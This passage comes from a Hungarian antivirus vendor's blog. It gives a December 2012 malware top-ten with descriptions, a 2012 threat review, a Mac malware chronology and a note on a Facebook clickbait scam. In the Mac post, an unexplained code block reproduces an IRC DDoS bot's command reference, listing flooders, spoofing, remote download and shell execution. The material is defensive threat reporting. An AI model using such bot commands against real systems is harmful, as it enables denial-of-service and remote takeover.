Előző havi összesítésünkhöz képest lekerült a válogatásból a JS/Exploit.Pdfka trójai, amely **a PDF állományban található JavaScript kód a dokumentum betöltésekor az Adobe Readerben automatikusan lefutva, a felhasználó tudta nélkül titokban kísérel meg távoli weboldalakhoz csatlakozni**, és onnan további kártékony kódokat letölteni. Helyette egy korábban már szintén ismerős másik kártevő, a Win32/Spy.Ursnif.A trójai tért vissza, és lett a tizedik helyezett. Ez egy olyan kémprogram, amely a fertőzött számítógépről ellopja a személyes adatokat, és aztán egy rejtett felhasználói accountot létrehozva megkísérli elküldeni azokat egy Távoli Asztalkapcsolat (Remote Desktop) segítségével.



Az ESET Global Trends Report e havi kiadásában ezúttal egy remek összefoglalót olvashatunk a 2012. esztendő legérdekesebb számítógépes átveréseiről, kártevőiről, támadásairól. A tavalyi évre visszagondolva mindenki számára emlékezetes lehet a Facebook idővonallal kapcsolatos átállása, amit először választhatóként, később pedig kötelező jelleggel mindenhol átállítva kaptunk meg. Természetesen ezt a csalók is kihasználták, és **a korábbi "Tudja meg, ki nézi az adatlapját" típusú átverésekhez hasonlóan érkeztek**

olyan spamek, kártékony linkek, ahol a Timeline-t kikapcsolását ígérték. És ha már a Facebook szóba került, nem maradhat ki egy ilyen összefoglalóból **a Carperp trójai, amely azzal a trükkel gyűjtött pénzt, hogy egy hamis Facebook belépő oldalt jelenített meg az áldozatok számítógépén azzal a szöveggel, hogy fiókunkat állítólag ideiglenesen zárolták, és azt csak a Ukash rendszeren át utalt 20 euro váltságdíj fejében kapcsolják vissza**. Ezt természetesen nem volt szabad elhinni, és fizetni sem volt ajánlatos, hiszen a fiók valójában nincs is volt zárolva, pénzünkkel pedig a csalók pénztárcáját tömtük volna.



2012. egyébként sem kizárólagosan egy valaminek az éve volt, sok esemény együttese adja ki a teljes történetét, és ebből semmiképpen nem hagyható ki az úgynevezett DNS Changer sem. **Ez a kártevő a felhasználók számítógépein szereplő DNS, azaz Domain Name System beállításokat módosítva észrevétlenül kártékony webhelyekre irányította át az áldozatok böngészőjét**. A dolog aktualitását az jelentette, hogy 2012. március 8. volt az a végső határidő, ami után az ilyen fertőzött gépek ezeknek a manipulált DNS szervereknek a leállítása miatt nem voltak már képesek elérni az internetet, ameddig el nem végezték a szükséges mentesítést. Ez **elsősorban a Windows, de emellett részben az OS X klienseket is érintett**, hiszen ezekre az operációs rendszerekre gyártották az említett trójai kártevőket.



Évi áttekintőnkben külön fejezetet szentelhetünk **a Flame és hasonló állami kártevőknek, ez a trend sajnálatosan évek óta jelen van, sőt kifejezetten erősödni látszik**. Mikor tavaly májusban felfedezték ezt a rosszindulatú kódot, megerősítést nyert, hogy az amerikai és izraeli kutatók munkája volt, amelyet maga Obama rendelt meg, és célja az iráni nukleáris munkálatok kikémlelése, akadályozása. Korábbi évek során az ESET igen részletesen elemezte a szintén iráni létesítményeket támadó Stuxnet kódját. Ennek kapcsán nem lehet eléggé kihangsúlyozni, hogy nincsen jó vírus, vagy hasznos kártevő, és óriási tévedés azt, hinni, ha a politikusok egyszer kiengedik a szellemet a palackból, akkor azt később bármikor vissza lehet gyömöszölni, ha épp úgy döntenek. Az iparszerű kémkedés egy másik furcsa példája volt, amikor **az ESET kutatói észleltek egy AutoCAD rajzokat lopó kártevőt.** A célzottan perui számítógépek ellen bevetett kártékony kód leleplezése során a cégekkel való közvetlen kapcsolatfelvételen, és a kártevő felismerésen túl közzétettek egy, az AutoCAD-hez való ingyenes önálló mentesítő segédprogramot is.

Végül nem hiányozhat egy ilyen felsorolásból a tavalyi év egyik jellegzetes incidense sem, amelynél **egy Java 7-ben kihasználható kritikus hiba játszotta a főszerepet**, amire az általában csak negyedévente frissítő Oracle a soron következő nyári foltjában mégsem adott ki javítást. Emiatt aztán minden biztonsági szakember felháborodott, és a Java uninstallálására, kikapcsolására, böngészőben való tiltására szólított fel, mire az Oracle nagy nehezen végül mégiscsak előállt egy rendkívüli frissítéssel. Ezután derült ki, hogy egyrészt eredetileg már áprilisban jelezték nekik ezt a bizonyos hibát, de ami ennél is zavaróbb volt, hogy a már javított rendszerekben is találtak később még további újabb kihasználható hibákat.




Decemberi fontosabb blogposztjainkat áttekintve örömmel konstatáltuk, hogy az ESET nyolcadik alkalommal nyerte el a NOD32 Antivirus programmal az “Advanced+” elismerést, illetve a független teszt szakértő, **az AV-Comparatives legutolsó vizsgálatában megkapta az Approved Corporate Product díjat az ESET Endpoint Security termékért**.

Emellett arról is írtunk, hogy mennyire gyorsan gyarapodik a kártékony kódok mennyisége. **Az AV-Test adatai szerint napi százezer egyedi kártevő keletkezik, és közben a Macintosh-ok elleni kódok is már napi 4900-nál járnak, az Androidos kórokozók pedig éves szinten 700%-os mértékben szaporodtak és sokasodtak**. És ezen belül látni kell, hogy az úgynevezett ransomware ágazat is "kiemelkedően teljesített", és egyes megfigyelések szerint mindjobban erre a pénzt követelő területekre fókuszálnak a profi bűnözők.




Ezen felül az is szóba került, hogy szinte minden tragédiánál, katasztrófánál felbukkannak olyan csalók, akik a sajnálatot, a szánalmat és a megdöbbenést kihasználva állítólagos adományokat gyűjtenek, ám az önzetlen segítség helyett lelépnek a pénzzel. Emiatt aztán az FTC, azaz a U.S. Federal Trade Commission figyelmeztetést adott ki, melyben arra hívják fel a figyelmet, hogy senki ne dőljön be állítólagos adománygyűjtő csalóknak. Ezzel kapcsolatban ne hagyjuk, hogy az érzelmeink vezéreljenek bennünket, mindig kérdezzünk rá, pontosan mi is a neve, címe, és telefonszáma az alapítványnak, mennyi költséget vonnak le a munkájukhoz, és végül mennyi az a maradék, amely tényleg a segítségre váróknak megy. **Az adományozás, az önzetlen segítés nemes dolog, de a jószívűség mellett se hagyjuk magunkat átverni, fizetés vagy utalás előtt mindig tájékozódjunk a neten.**



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2012. decemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 23.72 %-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége a decemberi fertőzések között: 5.17%


Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/ScrInject.B trójai
Elterjedtsége a decemberi fertőzések között: 4.44%

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

3. HTML/Iframe.B.Gen vírus
Elterjedtsége a decemberi fertőzések között: 3.51%


Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

4. Win32/Conficker féreg
Elterjedtsége a decemberi fertőzések között: 3.00%

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

5. Win32/Sality vírus
Elterjedtsége a decemberi fertőzések között: 1.61%


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

6. Win32/Dorkbot féreg
Elterjedtsége a decemberi fertőzések között: 1.55%

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

7. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a decemberi fertőzések között: 1.39%

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

8. Win32/Sirefef trójai
Elterjedtsége a decemberi fertőzések között: 1.31%

Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.




Bővebb információ: http://www.virusradar.com/Win32_Sirefef.A/description

9. Win32/Ramnit vírus
Elterjedtsége a decemberi fertőzések között: 0.98%

Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a

rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

10. Win32/Spy.Ursnif trójai
Elterjedtsége a decemberi fertőzések között: 0.76%

Működés: A Win32/Spy.Ursnif.A trójai egy olyan kémprogram, amely a fertőzött számítógépről ellopja a személyes adatokat, és aztán egy rejtett felhasználói accountot létrehozva megkísérli elküldeni azokat egy Távoli Asztalkapcsolat (Remote Desktop) segítségével. Bár a kémkedő kártevő igyekszik rejtve maradni, a váratlan és kéretlen fájlműveletek gyanút kelthetnek, illetve naprakész antivírus és tűzfal birtokában is hamar lelepleződik. Érdemes lehet rendszeres időközönként ellenőrizni a felhasználói fiókjainkat is, és ha ott valami rejtélyes ok miatt új, ismeretlen account keletkezett, úgy azonnal egy teljes vírusellenőrzést végezni.



Bővebb információ: http://www.virusradar.com/Win32_Spy.Ursnif.A/description

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- A CryptoLocker esete a rendőrséggel
- Negyedszázados férgek - októberi adatok
- Öt új kiberbűnözői név az FBI listáján
- A Facebook és a Microsoft együtt keresik a hibákat
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5051032

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Séta a Macintosh kártevők kertjében


2013.02.04. 14:17 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: java macintosh pro security cyber trójai botnet eset vírusvédelem kártevő osxc


Most, hogy már nem csak "sima" vírusirtót vehetünk, hanem akár **tűzfalat és Szülői felügyeletet is tartalmazó ESET Cyber Security Pro integrált biztonsági programcsomagot is**, ennek apropoján érdemes lehet megnézni, vajon az utóbbi időben milyen fenyegetések próbálkoztak az OS X platformján.



A Mac felhasználók tisztában vannak azzal, hogy az internet egy különösen veszélyes hely, **de köszönhetően az Apple korábbi álláspontjának, miszerint a Mac egyáltalán nem veszélyeztetett a vírusok és más rosszindulatú programok által, nincsenek mindig tisztában** az ilyen támadási lehetőségek részleteivel, és a különféle megtévesztés alapú - social engineering - trükkökkel, hogy hatékonyan megvédhessék magukat. **Az igazság az, hogy egyetlen operációs rendszer sem 100%-osan biztonságos**. Most mindenféle hitvita helyett - kell-e antivírus Mac-re vagy nem kell - röviden végigpörgetjük a naptárunkat az elmúlt időszakon, **aztán úgyis mindenki maga dönti majd el, állít-e őrt az ajtaja elé.**



Az OS X-et támadó kártevők nem mostanában jelentek meg, hanem már igen régen, az egyik legelső például a már 2004.-ben észlelt OSX/Opener (Renepo) volt. Később 2006-ban jelentkezett az úgynevezett OSX/Leap.A is, de ezek a különféle kezdeti Mac ellen kifejlesztett kártevők valóban kevesen voltak, és nem okoztak tömeges incidenseket.



A fő áttörés talán a Flashback trójai volt, amely többszáz-ezer Macintosh gépet tudott botnetes kártevővel megfertőzni. Ebben a jelentős szám mellett az is újdonság volt, hogy egyes variánsok már egyáltalán nem igényeltek felhasználói interakciót, magyarán nem kellett a naiv juzer kattintása sem mindehhez. Jöjjön akkor az ígért kronológiai **visszatekintés az ESET blog Mac-es incidenseiből, posztjaiból az utóbbi két esztendő távlatában**:

```
*   This is a IRC based distributed denial of service client.  It connects to *
* the server specified below and accepts commands via the channel specified.  *
* The syntax is:                                                              *
*       !<nick> <command>                                                     *
* You send this message to the channel that is defined later in this code.    *
* Where <nick> is the nickname of the client (which can include wildcards)    *
* and the command is the command that should be sent.  For example, if you    *
* want to tell all the clients with the nickname starting with N, to send you *
* the help message, you type in the channel:                                  *
*       !N* HELP                                                              *
* That will send you a list of all the commands.  You can also specify an     *
* astrick alone to make all client do a specific command:                     *
*       !* SH uname -a                                                        *
* There are a number of commands that can be sent to the client:              *
*       TSUNAMI <target> <secs>         = A PUSH+ACK flooder                  *
*       PAN <target> <port> <secs>      = A SYN flooder                       *
*       UDP <target> <port> <secs>      = An UDP flooder                      *
*       UNKNOWN <target> <secs>         = Another non-spoof udp flooder       *
*       NICK <nick>                     = Changes the nick of the client      *
*       SERVER <server>                 = Changes servers                     *
*       GETSPOOFS                       = Gets the current spoofing           *
*       SPOOFS <subnet>                 = Changes spoofing to a subnet        *
*       DISABLE                         = Disables all packeting from this bot *
*       ENABLE                          = Enables all packeting from this bot *
*       KILL                            = Kills the knight                    *
*       GET <http address> <save as>    = Downloads a file off the web        *
*       VERSION                         = Requests version of knight          *
*       KILLALL                         = Kills all current packeting         *
*       HELP                            = Displays this                       *
*       IRC <command>                   = Sends this command to the server    *
*       SH <command>                    = Executes a command                  *
* Remember, all these commands must be prefixed by a ! and the nickname that  *
* you want the command to be sent to (can include wildcards). There are no    *
* spaces in between the ! and the nickname, and there are no spaces before    *
* the !                                                                       *
*                                                                             *
*                                - contem on efnet                            *
*******************************************************************************/
```

- 2010. november: Boonana threat analysis - Üzenet jön látszólag egy YouTube videóra mutató linkkel.
http://blog.eset.com/2010/10/31/boonana-threat-analysis

- 2011. május: MacDefender (now MacGuard) Can Install Without Credentials - Hamis antivírusok évek óta léteznek Windows alatt, de mostantól már Mac gépeken is találkozhattunk ilyennel.
http://blog.eset.com/2011/05/25/macdefender-and-its-many-faces

- 2011. május: Social engineers don't care about your OS: and nor should you - A macDefender tanulságai, vagyis vértezzük fel magunk social engineering trükkök ellen.
http://blog.eset.com/2011/05/26/social-engineers-dont-care-about-your-os-and-nor-should-you

- 2011. Június: MacDefender undergoes a name change, MacShield - Belendültek a hamis antivírusok készítői, a korábbi Macdefender után itt az újabb átverős program MacShield néven.
http://blog.eset.com/2011/06/03/macdefender-undergoes-a-name-change-macshield

- 2011. szeptember: PDF Trojan Appears on Mac OS X - Kártékony trójai lapul abban a PDF állományban, amely spam üzenet mellékletében érkezett, témáját tekintve pedig azt vitatja, hogy vajon Japán vagy Kína birtokolja a Diaoyu-szigeteket.
http://blog.eset.com/2011/09/23/pdf-trojan-appears-on-mac-os-x



- 2011. október: Linux Tsunami hits OS X - IRC backdoor Macintoshra, amely távolról vezérelhető zombigéppé alakítja rendszerünket.
http://blog.eset.com/2011/10/25/linux-tsunami-hits-os-x

- 2011. október: Updates on OSX/Tsunami.A, a Mac OS X Trojan - Újabb változat az OSX/Tsunami botnetes kártevőből, az elemzők szerint egyre kifimomultabb kódok jelennek meg.
http://blog.eset.com/2011/10/26/updates-on-osxtsunami-a-a-mac-os-x-trojan

- 2011. március: OSX/Imuler updated: still a threat on Mac OS X - Erotikus képeket igérő ZIP melléklet, belsejében az OSX/Imuler adatlopó kártevővel.
http://blog.eset.com/2012/03/16/osximuler-updated-still-a-threat-on-mac-os-x

- 2012. március: OSX/Lamadai.A: The Mac Payload - Java biztonsági rést kihasználó kártevő, amely célzottan 64 bites rendszereket

támadva észrevétlenül távoli botnetes irányító szerver géphez kapcsolódik.
http://blog.eset.com/2012/03/28/osxlamadai-a-the-mac-payload

- 2012. április: Mac Flashback Trojan: If you use Java the time to patch your Mac is now - Mindenki dobja el a kalapácsot, és irány a Java frissítés. Visszatekintve 2012-re a Java kártevők éve volt, és ezzel minden platform felhasználóinak okoztak izgalmat.
http://blog.eset.com/2012/04/05/mac-flashback-trojan-java-update

- 2012. április: Fighting the OSX/Flashback Hydra - A valaha volt legnagyobb Mac alatti botnetet a Flashback trójai hozta létre, több, mint 600 ezer gép eset áldozatul.
http://blog.eset.com/2012/04/13/fighting-the-osxflashback-hydra

- 2012. április: OS X Lamadai: Flashback isn't the only Mac malware threat - Nem csak a Flashback változtathatja gépünket botnetes zombivá, az alapos elemzés szerint a rejtett távoli kommunukációt, távirányítást tudja az OS X Lamadai is.
http://blog.eset.com/2012/04/25/osx-lamadai-flashback-isnt-the-only-mac-threat

- 2012. augusztus: Mac OSX/iOS hacks at Blackhat – are scammers setting their sights? - Se túlbecsülni, se lebecsülni nem szabad a Mac gépekre irányuló támadásokat.
http://blog.eset.com/2012/08/03/mac-osxios-hacks-at-blackhat-are-scammers-setting-their-sights

- 2012. szeptember: Flashback Wrap Up - Hogy ki készítette a Flashback kártevőt, talán sosem tudjuk meg, mindenesetre sok benne a szofisztikált finomság, például a titkosított kapcsolat ellenére is olvashatja a hálózati adatainkat.
http://blog.eset.com/2012/09/20/flashback-wrap-up

- 2012. december: Spying on Tibetan sympathisers and activists: Double Dockster - A Dalai Lámával kapcsolatos kártevő, amely remote shellt hoz létre a fertőzött gépen.
http://blog.eset.com/2012/12/04/spying-on-tibetan-sympathisers-and-activists-double-dockster

Tetszik 40 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- 12 tipp a biztonságos karácsonyi vásárláshoz
- Egy Skype támadás margójára
- A Facebook és a Microsoft együtt keresik a hibákat
- Negyedszázados a számítógépes féreg
- De elfogadunk akár Bitcoint is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5062283

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A Justin Bieber átverés

2013.02.06. 13:53 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: social media facebook átverés justin eset scanner gomez selena bieber

Magunk részéről teljesen rezisztensnek érezzük magunkat ezzel az incidenssel kapcsolatban, komoly agytorna után is csak nulla olyan esetet tudunk elképzelni, hogy egy bármilyen Justinos linkre kattintsunk, és remélhetőleg ez sokáig így is marad ;-) De persze **ízlések és pofonok nem egyformák, meg persze a korosztályok is, így csak annyit mondhatunk, a Facebook-on innen és túl mindig érdemes vigyázni a szenzációkat ígérő átverős linkekkel**.



Mostani esetünk egy valamiben azért különbözik a korábbiaktól, az új 6-os NOD32 és Smart Security megjelenésével debütált Social Media Scanner is epizódszerepet kapott benne. Nos a történet szokványos, kapunk ugye egy "Az emberek 98% nem tudja 17 másodpercnél tovább nézni ezt a videót", vagy "meghalt Eminem", "meghalt Johnny Depp", esetleg feltámadt Bobby a Dallasból ;-)




A szokványos panelt egy meghökkentő vagy erotikus fotóval kell fűszerezni, és máris megvan a kattintásmágnes. Mai esetünkben Justin Bieber és Selena Gomez színésznő közös tengerparti fotója játssza a főszerepet: botrányos meztelen videót ígér, a mellékelt kép meg van csillagozva, hogy SFW (safe for work) legyen.



A lefolyás is szokásos, a kíváncsi kattintás után tudtunkon kívül a nevünkben elküldi az üzenetet az összes ismerősünknek, így aztán egyre csak terjed a kattintásvadász csalás, mert persze **nem adja az ígért videót, hanem egy űrlapkitöltögető helyre vezet**, melynek látogatottsági forgalma után a bűnözők részesedést kapnak.



Két érdekességet is érdemes megemlíteni, egyfelől **nem ez az első, hogy kettőjükkel kapcsolatosan hamis spamkampány zajlik**, legutóbb decemberben volt szerencsénk ilyenhez. A másik figyelemre méltó dolog, hogy **egy ártatlan fotó "fotosoppolásával" készült ez a mostani átverés**, kis keresgélés után ugyanis megtalálhatjuk az eredeti fényképet is, amin szó sincs meztelenkedésről.



